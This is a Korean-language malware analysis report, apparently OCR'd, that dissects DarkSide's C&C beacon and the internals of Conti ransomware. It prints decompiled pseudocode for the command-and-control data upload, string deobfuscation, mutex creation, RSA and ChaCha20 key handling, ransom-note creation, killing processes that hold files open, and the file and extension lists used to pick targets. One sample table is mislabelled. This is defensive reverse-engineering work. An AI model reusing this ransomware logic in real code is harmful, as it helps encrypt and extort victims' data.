
```
strcpy(v16, "%.8x=%s&%.8x=%s");
v7 = sub_40200F();
v9 = sprintf(Encrypt_Data, v16, v7, v21, v8, &unk_4107C0);
v23 = String_sub_401AEC(a1, &unk_40B9CC);// Mozilla/50 (Windows NT 61; Win64; x64; rv:790) Gecko/20100101 Firefox/80.0
if ( v23 )
{
  v30 = InternetOpenW(v23, 0, 0, 0, 0);
  if ( v30 )
  {
    C&C = dword_410918;               // C&C : "securebest     .com"
    while ( 1 )
    {
      v29 = InternetConnectW(v30, C&C, 443, 0, 0, 3, 0, 0);// InternetConnectW
      if ( v29 )
      {
        sub_403529(v16);              // /CVkTWT3D
        v17 = 0x4F0050;               // "POST"
        v18 = 5505107;
        v19 = 0;
        v28 = HttpOpenRequestW(v29, &v17, v16, 0, 0, 0, 0x800000, 0);
        if ( !v28 )
          break;


        v22 = String_sub_401AEC(a1, &unk_40BA6C);// Accept:*/*Connection:keep-aliveAccept-Encoding:gzip,deflate,brContent-Type: text/plain
        if ( !v22 )
          break;
        v26 = 4;
        if ( !InternetQueryOptionW(v28, 31, &v27, &v26) )
          break;
        v27 |= 0x84603300;
        if ( !InternetSetOptionW(v28, 31, &v27, 4) )
          break;
        v12 = wcslen(v22);
        if ( !HttpSendRequestW(v28, v22, v12, Encrypt_Data, v9) )// C&C 서버에 데이터 전송
          break;
        v25 = 16;
        v24 = 0;
        if ( HttpQueryInfow(v28, 19, &v14, &v25, &v24) && v14 == 3145781 && v15 == 48 )
        {
          v31 = 1;
          break;
        }
        RtlFreeHeap(dword_410A9E, 0, v22);
      }
```

[그림 109] C&C 서버에 데이터 전송 루틴

```
0032F66C  75B3BA12  wininet.HttpSendRequestW
0032F670  00CC000C
0032F674  005193A0  UNICODE "J□Accept: */*J□Connection: keep-aliveJ□Accept-Encoding: gzip, deflate, brJ□Co
0032F678  00000063
0032F67C  040A40A8  ASCII "6a2ec456=j6BifbkmeRPk/TDjX5VLsJ8xcG06c0xLXVIV3hggSeSDwVeHDu3Kx8HKYd5dYfZmHDRbIz
```

[그림 110] HttpSendRequestW

DarkSide 사이트



[그림 113] DarkSide 사이트

해당 랜섬웨어는 Windows 뿐만 아니라 Linux까지 공격을 수행하기 때문에 해당 사이트에서 OS 버전별로 복호화를 진행한다.

3 Conti


3.1 분석 개요

Conti Ransomware는 2020년에 등장한 RaaS(ransomware-as-a-service)모델의 랜섬웨어이다. ChaCha20 알리즘을 사용하여 파일을 암호화 시키며, RSA256 SMB프로토콜을 통해 네트워크에 연결된 공유폴더 또한 암호화시킨다. 미국의 사이버보안 및 인프라 보안국(CISA)에 따르면, 2022년 2월 28일 기준으로 Conti는 여전히 활동적이며 미국 및 국제 조직에 대한 공격이 1,000건 이상으로 증가했다고 보고됐다.

3.2 악성코드 샘플 정보

Name	Conti Ransomware
Type	.exe
Behavior	Ransomware
MD5	290c7dfb01e50cea9e19da81a781af2c
Description	DarkSide RansomWare
Timestamp	2020-12-18 03:57:35

3.3 동작과정



[그림 119] Conti 동작과정

3.4 상세분석

Conti는 실행 인자에 따라서 실행 흐름을 변경시킬 수 있다. 다음과 같은 과정을 통해 실행 인자를 확인한다.

```
GetCommandLineW = get_api_405250(0xF, 0xD52132A3, 0x18);
cmd_str = (GetCommandLineW)();
check_parm_417200(cmd_str);
```

[그림 122] 실행 인자 확인(1)

```
if ( is_arg_m )
{
  str_net[11] = 0;
  str_all[0] = 78;
  str_all[1] = 11;
  str_all[2] = 100;
  str_all[3] = 11;
  str_all[4] = 100;
  str_all[5] = 11;
  str_all[6] = 11;
  str_all[7] = 11;
  for ( m = 0; m < 8; ++m )
    str_all[m] = (63 * (11 - str_all[m]) % 127 + 127) % 127;// all
  v12 = v36;
  lstrcmpiw = get_api_405250(15, -684828759, 28);
  if ( (lstrcmpiw)(is_arg_m, str_all) )      // all인지 검사
  {
    v37[0] = 0;
    v37[1] = 60;
    v37[2] = 48;
    v37[3] = 18;
    qmemcpy(v38, "0;0W0<000", 9);
    str_local = sub_412130(v37);             // local
    lstrcmpiw_3 = get_api_405250(15, -684828759, 28);
    if ( (lstrcmpiw_3)(is_arg_m, str_local) )
    {
      LOG[11] = 0;
      str_net[0] = 56;
      str_net[1] = 29;
      str_net[2] = 18;
      str_net[3] = 29;
      str_net[4] = 39;
      str_net[5] = 29;
      str_net[6] = 29;
      str_net[7] = 29;
      for ( n = 0; n < 8; ++n )
        str_net[n] = (37 * (str_net[n] - 29) % 127 + 127) % 127;// net
      lstrcmpiw_2 = get_api_405250(15, -684828759, 28);
      if ( (lstrcmpiw_2)(is_arg_m, str_net) )
      {
        v41[7] = 0;
        qmemcpy(str_backups, "mz8z#zNzdzYzyzzz", 16);
        for ( ii = 0; ii < 0x10; ++ii )
          str_backups[ii] = (12 * (str_backups[ii] - 122) % 127 + 127) %
        lstrcmpiw_1 = get_api_405250(15, -684828759, 28);
        v26 = (lstrcmpiw_1)(is_arg_m, str_backups);
        v27 = opt_code_42E880;               // defaulut value
        if ( !v26 )
          v27 = 0xD;
        opt_code_42E880 = v27;
      }
      else
      {
        opt_code_42E880 = 0xC;               // -net 일 때
      }
    }
    else
    {
      opt_code_42E880 = 0xB;                 // -local 일 때
    }
  }
  else
  {
    opt_code_42E880 = 0xA;                   // -all일 때
  }
}
```

[그림 124] 실행인자 확인(2)

Conti가 지원하는 실행 인자는 [표 13]와 같다.

전달 인자	추가 인자	옵션 값	행위
-p	[directory]	0xE	단일 쓰레드로 특정 디렉터리만 암호화
-m	“all” “local” “net” “backups	all: 0xA local:0xB net: 0xC backups:0xD	all: 호스트, 공유폴더 local: 호스트 net: 공유 폴더 backups: 구현되지 않음
-log	[Log file name]	0xA	로그 기록
-size	“chunck”	0xA	대용량 파일을 위한 청크모드
-nomutex	-	0xA	뮤텍스를 생성하지 않음

[표 13] 실행 인자

뮤텍스 생성

중복실행 방지를 위한 뮤텍스를 생성한다. 뮤텍스명은 샘플마다 상이하다.

```
if ( !is_mutex_dword_430BC0 )                   // 파라미터로 -nomutex 들어오면 패스
{
  v26 = 0;
  mutex_name[0] = 12;
  mutex_name[1] = 57;
  mutex_name[2] = 109;
  v28 = 2003633937;
  v29 = 109;
  v30 = 12;
  v31 = 104;
  v32 = 32;
  v33 = 39277088;
  v34 = 1902907449;
  v35 = 11;
  v36 = 118;
  v37 = 11;
  v38 = 1;
  v39 = 2934;
  v40 = 6;
  v41 = 2;
  v42 = 117;
  for ( i = 0; i < 0x1C; ++i )
    mutex_name[i] = (51 * (mutex_name[i] - 117) % 127 + 127) % 127;// 뮤텍스 이름 생성
  CreateMutexA_v7 = get_api_405250(15, 4144076332, 25);
  Mutex_handle_v8 = (CreateMutexA_v7)(0, 1, mutex_name);// "jsdkidfdjcnnxyhs8127375376h"
  WaitforSingleObject_v9 = get_api_405250(15, 1778998817, 11);
  if ( (WaitforSingleObject_v9)(Mutex_handle_v8, 0) )
    return 1;
}
```

[그림 127] 뮤텍스 생성

생성할 쓰레드 개수 설정

Conti는 다른 랜섬웨어들과 마찬가지로, 빠른 파일 암호화를 구현하기 위해 멀티쓰레드를 지원한다. 그림[127]은 물리 코어의 개수를 구하고 그에 맞게 생성할 쓰레드의 개수를 설정 해주는 과정이다.

```
GetNativeSystemInfo_v12 = get_api_405250(0xF, 0xDF1AF05E, 0x13);
(GetNativeSystemInfo_v12)(SYSTEM_INFO);         // 0x9 == x64(Intel or AMD)
j = SYSTEM_INFO[0] + 0x2DA731;
v12 = (j & 0x80000003) == 0;
if ( j < 0 )
  v12 = ((((LOBYTE(SYSTEM_INFO[0]) + 0x31) & 3) - 1) | 0xFFFFFFFC) == -1;
if ( v12 )
{
  do
    ++j;
  while ( !(j % 4) );
}
// 생성할 쓰레드의 갯수를 설정
if ( opt_code_42E880 == 0xA )
  num_of_cpu_thread = num_of_processors;
else
  num_of_cpu_thread = 2 * num_of_processors;
```

[그림 129] 암호화 쓰레드 생성 개수 설정

암호화 쓰레드 생성

위에서 설정한 개수만큼 암호화 쓰레드를 생성한다.

```
int __thiscall launch_enc_thread_41B7E0(void *is_net)
{
  int *thread_struct; // esi
  unsigned int cnt; // edi
  char *CreateThread_v3; // eax

  if ( is_net )
  {
    if ( is_net != 1 )
      return 0;
    thread_struct = &thread_arg_net;
  }
  else
  {
    thread_struct = &thread_arg_local;
  }
  cnt = 0;
  for ( thread_struct[2] = 1; cnt < thread_struct[1]; ++cnt )// thread_struct[2] = enc _ flag
  {
    CreateThread_v3 = get_api_405250(15, 977613502, 27);
    *(*thread_struct + 4 * cnt) = (CreateThread_v3)(0, 0, enc_behav_thread_sub_41B5D0, thread_struct, 0, 0);
  }
  return 1;
}
```

[그림 131] 암호화 쓰레드 생성

RSA256 비대칭 암호화 알고리즘 공개키 가져오기

Conti는 하이브리드 암호화 방식을 사용한다. 파일 암호화에는 상대적으로 속도가 빠른 ChaCha20 대칭키 암호화 알고리즘을 사용하고, ChaCha20에 사용된 키와 nonce를 RSA256 공개키로 암호화를 수행한다. RSA256 키를 외부에서 읽어오기 위해서 MS_ENHANCED_PROV 키 컨테이너 핸들을 획득한다.

```
qmemcpy(v18, "J16w9", sizeof(v18));
for ( i = 0; i < 0x36; ++i )
  MS_ENHANCED_PROV[i] = (51 * (MS_ENHANCED_PROV[i] - 57) % 127 + 127) % 127;// "Microsoft Enhanced RSA and AES Cryptographic Provider"
CryptAcquireContextA = get_api_405250(16, 1556204732, 57);
if ( (CryptAcquireContextA)(CSP_Handle, 0, MS_ENHANCED_PROV, 24, 4026531840) )
```

[그림 132] 키 컨테이너 핸들 획득

해당 키 컨테이너로 외부의 RSA256 공개키를 가져온다. 해당 공개키는 악성코드 내에 하드코딩 되어있다.

```
CryptImportKey = get_api_405250(16, -1572339849, 54);
if ( !(CryptImportKey)(CSP_Handle_2, &BLOBHEADER_42F0A0, 4096, 0, 0, &H_CryptKey) )
{
  RtlExitUserThread_1 = get_api_405250(15, -1199797321, 38);
  (RtlExitUserThread_1)(1);
}
```

[그림 133] RSA256 키 가져오기

[그림 133]은 가져온 BLOB_HEADER와 암호화된 RSA256 공개키이다.

```
0042F0A0  06 02 00 00 00 A4 00 00 52 53 41 31 00 10 00 00  .....¤..RSA1....
0042F0B0  01 00 01 00 81 21 A9 E1 C1 84 17 D3 AD 1E CD 37  .....!©áÁ..Ó..Í7
0042F0C0  94 3B ED 55 E8 34 78 6D AE 2C 89 D9 B2 78 C4 7A  .;íUè4xm®,.Ù²xÄz
0042F0D0  E8 E5 0C CF F9 22 02 6C FA E9 94 DE 97 B5 98 6E  èå.Ïù".lúé.Þ.µ.n
0042F0E0  51 6A D9 6A AD BA CA 0B 71 95 F0 E0 DB 2D 53 4A  QjÙj.ºÊ.q.ðàÛ-SJ
0042F0F0  2B F7 71 0B 2F E1 6B C7 79 A1 01 B5 40 68 3E 66  +÷q./ákÇy¡.µ@h>f
0042F100  18 72 8A 6D 4A EA 9F 56 A7 51 C0 93 0D CE 81 67  .r.mJê.V§QÀ..Î.g
0042F110  DE CA D6 44 0C 44 0E B3 3E 8A 71 AA 7C 99 32 88  ÞÊÖD.D.³>.qª|.2.
0042F120  C2 1D 03 32 4A 06 73 BB AF DC 7A E1 05 B9 D4 8B  Â..2J.s»¯Üzá.¹Ô.
0042F130  1A 71 38 60 30 E2 A1 2E 61 F2 EC 99 D3 49 4D 09  .q8`0â¡.aòì.ÓIM.
0042F140  B7 DF E0 79 DA 4C DF 4F 68 61 D9 9C EE CB 0B BD  ·ßàyÚLßOhaÙ.îË.½
0042F150  6E F8 50 F5 C1 91 3E 17 E6 AB 74 DF C8 2E 18 1C  nøPõÁ.>.æ«tßÈ...
0042F160  35 83 99 07 C9 79 17 0F 8F 56 37 D8 3A 39 F0 C0  5...Éy...V7Ø:9ðÀ
0042F170  84 51 02 49 97 61 85 92 62 A4 75 E2 DA 02 A5 1D  .Q.I.a..b¤uâÚ.¥.
0042F180  F0 7E 9D 4B 3D 05 20 57 E6 5B 8F C6 8A 5A B1 3C  ð~.K=. Wæ[.Æ.Z±<
0042F190  A8 DF E9 07 BB 81 7B A8 92 07 C7 2C 0E CE 52 F6  ¨ßé.».{¨..Ç,.ÎRö
0042F1A0  BD FB A5 58 75 FD FA 78 A6 89 B1 4A 57 72 E6 8F  ½û¥Xuýúx¦.±JWræ.
0042F1B0  3C D6 A2 B6 D0 C7 AE C6 9E A4 1C D3 72 5B 1F AB  <Ö¢¶ÐÇ®Æ.¤.Ór[.«
0042F1C0  61 E1 F0 66 5A B8 34 8C E4 3C CA F4 4A E4 F7 2A  aáðfZ¸4.ä<ÊôJä÷*
0042F1D0  50 7C 37 05 F5 81 49 E6 08 24 97 10 87 46 8D CF  P|7.õ.Iæ.$...F.Ï
0042F1E0  B7 82 FB 5B 45 EB 34 D4 B0 34 23 7F A6 CD AF 51  ·.û[Eë4Ô°4#.¦Í¯Q
0042F1F0  6A B4 ED E2 24 A6 7B 47 2F 45 6B BF 5D A3 3B BA  j´íâ$¦{G/Ek¿]£;º
0042F200  3C 59 87 FE 89 F7 C9 D3 05 17 C1 03 E8 62 00 E1  <Y.þ.÷ÉÓ..Á.èb.á
0042F210  43 25 73 E8 45 5A 76 48 97 F9 6B 89 A9 91 FB 8F  C%sèEZvH.ùk.©.û.
0042F220  39 DE 6F A1 AA 36 43 8F 92 07 29 5B 33 F6 85 93  9Þo¡ª6C...)[3ö..
0042F230  C4 8C FD 22 E0 AF CC BA 4F F2 F0 D5 EE FC BD 76  Ä.ý"à¯ÌºOòðÕîü½v
0042F240  85 53 54 41 CA 07 7B 1B 4A DD 41 F9 5B CB DB 33  .STAÊ.{.JÝAù[ËÛ3
0042F250  A2 67 D0 80 B2 67 0B 7C C5 12 75 7C 06 9F D3 63  ¢gÐ.²g.|Å.u|..Óc
0042F260  49 A0 C0 69 4F 0D B7 12 7F 57 22 0C 7B 04 2E 25  I Ài O.·..W".{..%
0042F270  49 FC 3A F6 86 69 0F A3 87 B0 08 48 3F 50 9A AA  Iü:ö.i.£.°.H?P.ª
0042F280  FA B0 EC 8D CD BA D8 64 13 6E EF 59 5A F8 8A 50  ú°ì.Íºød.nïYZø.P
0042F290  D4 20 DC 94 AD 16 B9 AE 03 34 84 E4 FD B9 B8 5E  Ô Ü...¹®.4.äý¹¸^
0042F2A0  98 E9 3A 6A AA BE 7A 74 DA 82 9B 1F 41 49 C6 F3  .é:jª¾ztÚ...AIÆó
0042F2B0  2A 32 F9 B1 00 00 00 00 00 00 00 00 00 00 00 00  *2ù±............
0042F2C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


[그림 135] BLOB_HEADER, RSA256 공개키

랜섬노트 생성

경로를 순회하며 [경로]+"₩₩+"readme.txt"를 생성하고 내용을 삽입한다.

```
// Create a ransom note and write ransom data
CreateFileW = get_api_405250(15, -261191734, 12);
File_handle = (CreateFileW)(file_path_Block_2, 0x40000000, 0, 0, 2, 0, 0);
if ( File_handle != -1 )
{
  lstrlen = get_api_405250(15, -967024922, 3);
  nNumOfBytesToWrite = (lstrlen)(&Data_of_Ransomnote_42E888);
  WriteFile = get_api_405250(15, -1000387956, 7);
  (WriteFile)(File_handle, &Data_of_Ransomnote_42E888, nNumOfBytesToWrite, lpNumOfBytesWritten, 0);
  close_handle = get_api_405250(15, -1511297465, 18);
  (close_handle)(File_handle);
```

[그림 136] 랜섬노트 생성



[그림 137] 랜섬노트

암호화 대상 파일 식별

디렉터리를 순회하며 파일을 탐색한다.

```
FindFirstFileW_v13 = get_api_405250(15, -491516027, v56);
search_handle = (FindFirstFileW_v13)(lpFileName, lpFindFileData);
```

[그림 139] 디렉터리 순회

파일을 찾았다면, 세 단계에 걸쳐서 유효한 파일인지 확인한다.

```
qmemcpy(str_dot, "\aFFF", 4);
for ( j = 0; j < 4; ++j )
  str_dot[j] = (35 * (70 - str_dot[j]) % 127 + 127) % 127;// "."
Driver_Path_3 = Drive_Path_2;
lstrcmpW_v29 = get_api_405250(15, 964366815, 49);
if ( (lstrcmpW_v29)(v90, str_dot) )     // 유효한 파일인지 확인
{
  str_dot[7] = 0;
  qmemcpy(&str_dotdot, "n]n]]]", 6);
  for ( k = 0; k < 6; ++k )
    *(&str_dotdot + k) = (55 * (*(&str_dotdot + k) - 93) % 127 + 127) % 127;// ".."
  lstrcmpw_v31 = get_api_405250(15, 964366815, 49);
  if ( (lstrcmpw_v31)(v90, &str_dotdot) )// 유효한 파일인지 확인
  {
    if ( (lpFindFileData[0] & 0x400) == 0 )// 0x400 : symbolic link
    {
```

[그림 140] 파일 유효성 검사

만약 유효한 파일이라면, 해당 파일이 디렉터리인지 확인한다. 만약 디렉터리라면 화이트 리스트 디렉터리 목록에 포함되는지 검사한다.

```
if ( (lpFindFileData[0] & 0x10) != 0 && WhiteList_Folder_414EE0(v90) )
{
  v61 = 0;
  v62 = 7;
  LOWORD(Src) = 0;
  wide_mem_mov414800(&Src, v90, wcslen(v90));
  mem_mov_416800(&v51, v82);
  join_str_414BD0(v51, v52, v53, v54, v55, v56, Src, str_slash, v59, v
  v31 = operator new(0x20u);
  v31[4] = 0;
  v31[5] = 7;
  *v31 = 0;
```

[그림 141] 화이트 리스트 검사

화이트 리스트 디렉터리
tmp
winnt
thumb
$Recycle.Bin
$RECYCLE.BIN
System volume Information
Boot
windows
Trend Micro
perflogs

[표 14] 화이트리스트 디렉터리 목록

만약 디렉터리가 아니라면, 해당 파일이 화이트 리스트 파일 목록에 포함되는지 한 번 더 검사한다. 만약, 화이트 리스트(디렉터리, 파일)에 포함되지 않는다면, 해당 파일은 암호화 해야 할 파일로 간주된다.

화이트 리스트 파일
.exe
.dll
.lnk
.sys
.msi
.readme.txt
CONTI.LOG.txt
.bat
.FEALC

[표 15] 화이트리스트 파일 목록

ChaCha20 Table 초기화

파일을 암호화하기 위해 ChaCha20 테이블을 초기화한다. ChaCha20알고리즘의 구성 요소는 key, nonce, 상수, counter가 있다,

```
CryptGenRandom_v5 = get_api_405250(16, -1412756889, 56);
if ( !(CryptGenRandom_v5)(hProvider, 32, v4 + 22) )// chacha encrypting key
  goto LABEL_47;
CryptGenRandom_v6 = get_api_405250(16, -1412756889, 56);
v7 = v4 + 20;
if ( !(CryptGenRandom_v6)(hProvider, 8, v4 + 20) )// chacha nonce
  goto LABEL_47;
v8 = 64;
v50 = v4 + 4;
v9 = v4 + 4;
do
{
  *v9++ = 0;
  --v8;
}
while ( v8 );
v10 = v4 + 30;
v4[8] = v4[22];
v4[9] = v4[23];
v4[10] = v4[24];
v4[11] = v4[25];
v4[12] = v4[26];
v4[13] = v4[27];
v4[14] = v4[28];
v11 = v4 + 22;
v4[15] = v4[29];
qmemcpy(v4 + 4, "expand 32-byte k", 16);      // chacha constant string
```

[그림 144] ChaCha20 Table 초기화

생성된 ChaCha20의 key와 nonce를 RSA256 공개키로 암호화한다.

```
CryptEncrypt_v17 = get_api_405250(16, 1819054971, 55);
if ( !(CryptEncrypt_v17)(CPGenKey, 0, 1, 0, pbData + 30, &size_28byte, 524) )// Encrypt key, nonce with RSA256
{
```

[그림 146] ChaCha20 Key, Nonce 암호화

파일 암호화 가능 여부 확인

암호화 준비를 마친 후, 암호화 하고자 하는 파일을 수정할 수 있는지 확인한다. 과정은 다음과 같다.

- **파일의 정상적으로 핸들을 얻어왔는가?**
  - **얻어오지 못했다면 다른 프로세스에서 사용 중인가?**
    - **다른 프로세스에서 사용 중이라면 해당 프로세스 강제 종료**

파일을 다른 프로세스에서 사용 중인지 검사한다.

```
File_Path_2 = *File_Path_1;
GetFileAttributesW_v3 = get_api_405250(15, -1817202118, 13);
file_attribution = (GetFileAttributesW_v3)(File_Path_2);

// dummy
file_attribution_1 = file_attribution;
if ( file_attribution != -1 && (file_attribution & 1) != 0 )// 0x1 : 읽기 속성
{
  file_path_2 = *File_Path_1;
  SetFileAttributesW_v7 = get_api_405250(15, -1507014431, 14);
  (SetFileAttributesW_v7)(file_path_2, file_attribution_1 ^ 1);
}
File_Path_3 = *File_Path_1;
CreateFileW = get_api_405250(15, -261191734, 12);
File_Path_1[1] = (CreateFileW)(File_Path_3, 0xC0000000, 0, 0, 3, 0, 0);// GENERIC_READ | GENERIC_WIRTE
GetLastError_3 = get_api_405250(15, 532396111, 16);
LastError = GetLastError_3();
File_handle = File_Path_1[1];
if ( File_handle == -1 )
{
  if ( LastError != 0x20 && LastError != 0x21 )// 0x20: 다른 프로세서에서 사용중
                                               // 0x21: 다른 프로세스가 파일의 일부를 잠금
```

[그림 147] 파일 사용 여부 검사

파일을 다른 프로세스에서 사용 중이라면, 해당 프로세스를 강제 종료한다.

```
qmemcpy(v38, "}B}8}S}1}%}}}", sizeof(v38));
v16 = (sub_410AF0)(v37, *File_Path_1);      // L"File %s is alreardy open by another program."
print_log_416CB0(v16);
if ( !terminate_proc_40DE10(*File_Path_1) ) // 파일이 사용 중일 경우, 파일을 사용중인 프로세스를 종료
{
  GetLastError = get_api_405250(15, 532396111, 16);
  v24 = GetLastError();
```

[그림 149] 프로세스 강제 종료

암호화하고자 하는 파일을 사용 중인 프로세스를 강제 종료에 성공했다면, 다시 열기를 시도한다.

```
v34 = *File_Path_1;
v17 = sub_410AB0(v46);                      // L"KillFileOwner for file %s - success"
print_log_416CB0(v17, v34);
v18 = *File_Path_1;
CreateFileW_1 = get_api_405250(15, -261191734, 12);
File_handle = (CreateFileW_1)(v18, 0xC0000000, 0, 0, 3, 0, 0);
File_Path_1[1] = File_handle;
if ( File_handle == -1 )
```

[그림 150] 파일 열기 재시도

파일을 여는데 성공했다면, 파일의 크기를 확인 후 저장한다.

```
GetFileSizeEx = get_api_405250(15, 454740940, 5);
if ( (GetFileSizeEx)(File_handle, &File_Size) && (v27 = HIDWORD(File_Size), File_Size) )
{
  File_Path_1[2] = File_Size;
  result = 1;
  File_Path_1[3] = v27;
}
```

[그림 151] 파일 크기 정보 저장

파일 암호화

암호화를 빠른 시간내에 효율적으로 수행하기 위해 파일의 크기별로, 암호화 방식을 달리한다.

가장 먼저 하는 일은 특정 확장명을 복호화 하는 일이다. 이 확장명들은 잠재적으로 크기가 매우 작을 가능성이 있는 파일 확장명들이다.

```
v300[0] = 0;
v300[1] = 69;
v300[2] = 27;
v300[3] = 80;
v300[4] = 27;
v300[5] = 41;
v300[6] = 27;
v300[7] = 41;
v300[8] = 27;
v300[9] = 27;
v300[10] = 27;
file_ext_buffer[0] = sub_4142D0(v300);          // L"4dd"
v299[0] = 0;
v299[1] = 20;
v299[2] = 8;
v299[3] = 5;
v299[4] = 8;
v299[5] = 12;
v299[6] = 8;
v299[7] = 119;
v299[8] = 8;
v299[9] = 8;
v299[10] = 8;
file_ext_buffer[1] = sub_414290(v299);          // L"4dl"
v47[0] = 0;
v47[1] = 118;
v47[2] = 101;
v47[3] = 112;
v47[4] = 101;
v47[5] = 52;
v47[6] = 101;
v47[7] = 52;
v47[8] = 101;
v47[9] = 22;
qmemcpy(v48, "eReee", sizeof(v48));             // L"accdb"
file_ext_buffer[2] = sub_414250(v47);
```

[그림 153] 확장명 복호화

크기가 작을 가능성이 큰 파일 확장명
.4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .dacpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas, .mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3, .ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .oqy, .orx, .owc, .p96, .p97, .pan, .pdb, .pdm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, 